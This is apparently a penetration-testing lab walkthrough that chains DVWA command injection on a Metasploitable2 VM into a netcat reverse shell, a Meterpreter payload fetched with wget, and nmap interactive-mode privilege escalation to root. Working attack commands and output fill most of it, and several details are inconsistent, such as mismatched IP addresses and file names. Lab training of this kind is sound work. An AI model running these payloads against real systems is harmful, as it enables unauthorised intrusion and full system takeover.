



Simulate a chained attack on a Metasploitable2 VM

Attack Chain

Web App Vulnerability -> Command Execution -> Reverse Shell -> Meterpreter -> Root

Lab Setup

Attacker: Kali Linux

Target: Metasploitable 2

Target IP: 192.168.159.131

Attacker IP: 192.168.159.132

Step 1: Recon – Identify Web Service

nmap -sV 192.168.159.131

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-07 10:51 EST
Nmap scan report for 192.168.159.131
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2  (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login?  Netkit rshd
514/tcp   open  shell?  Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4  (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgres PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.59 seconds
```

Identified vulnerable web apps:

- DVWA
- Mutillidae



Step 2: Web Vulnerability – Command Injection (DVWA)

- Navigate: <http://192.168.159.131/dvwa/>
- Login (default creds): admin:password
- Set DVWA Security Level to Low
- Select the Command Execution tab


The screenshot shows the DVWA Command Execution page. The left sidebar has 'Command Execution' selected. The main area contains a form titled 'Ping for FREE' with a text input field containing '127.0.0.1; id'. Below the form is a 'More info' section with links to various resources. At the bottom, there are 'View Source' and 'View Help' buttons.

- Test payload: 127.0.0.1; id
- Got output in the screen.

The screenshot shows the DVWA Command Execution page after executing the payload. The output of the ping command is displayed in the 'Ping for FREE' form. The output includes:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.012 ms
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.010/0.017/0.014/0.001 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)


Step 3: Reverse Shell (Web -> OS Access)

- Open terminal in kali and enter the command
nc -lvp 4444
- DVWA Command Injection Payload:
127.0.0.1; nc 192.168.159.132 4444 -e /bin/bash
- Got Reverse shell as www-data



Step 4: Upgrade to Meterpreter (Pivot)

- Create Payload using msfvenom
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.159.131 LPORT=5555 -f elf > shell.elf
- Host payload:
python3 -m http.server 8000
- Get the payload to tmp folder of the server
127.0.0.1; cd /tmp
127.0.0.1; wget http://192.168.56.101:8000/shell.elf
127.0.0.1; chmod +x shell.elf





- Before running the script open the msfconsole and create Metasploit Listener

msfconsole

use exploit/multi/handler

set payload linux/x86/meterpreter/reverse_tcp

set LHOST 192.168.159.132

set LPORT 5555

run

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

[*] Started reverse TCP handler on 192.168.159.132:5555
```

- Run the script

./shell

- Got the reverse shell

The terminal window shows the msfconsole session where a reverse TCP listener was started on port 5555. The browser window shows the DVWA Command Execution page, which has been exploited to run a shell command (id) and return the user's information (uid=33 www-data g_id=33 www-data).

```
[*] Started reverse TCP handler on 192.168.159.132:5555
```

DVWA Command Execution page:

- IP: 192.168.159.131
- Port: 80
- Path: /dvwa/vulnerabilities/exec/#
- Form Data:
 - id: 1
 - Submit: Submit
- Output:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.013 ms
...
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.010/0.012/0.014/0.003 ms
http://127.0.0.1/dvwa/index.php
shell:elf
source
```



Step 5: Privilege Escalation (Final Chain)

- Enumerate SUID binaries:

```
find / -perm -4000 -type f 2>/dev/null
```

```
meterpreter > shell
Process 5999 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
'/.../bin/+/'
/usr/bin/nmap
/usr/bin/ncns
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

- Got interesting file **/usr/bin/nmap**
- Check GTFOBins for Exploit

<https://gtfobins.github.io/gtfobins/nmap/>

The screenshot shows a web browser displaying the GTFOBins page for the nmap exploit. The title is "nmap". The main content is titled "Sudo". It states: "If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access." Two examples are shown: (a) Input echo is disabled, with the command:

```
TF=$(mktemp)
echo 'o.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

 (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands, with the command:

```
sudo nmap --interactive
nmap> !sh
```

- Run the commands

```
sudo nmap --interactive
!sh
```

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

- Got the root access.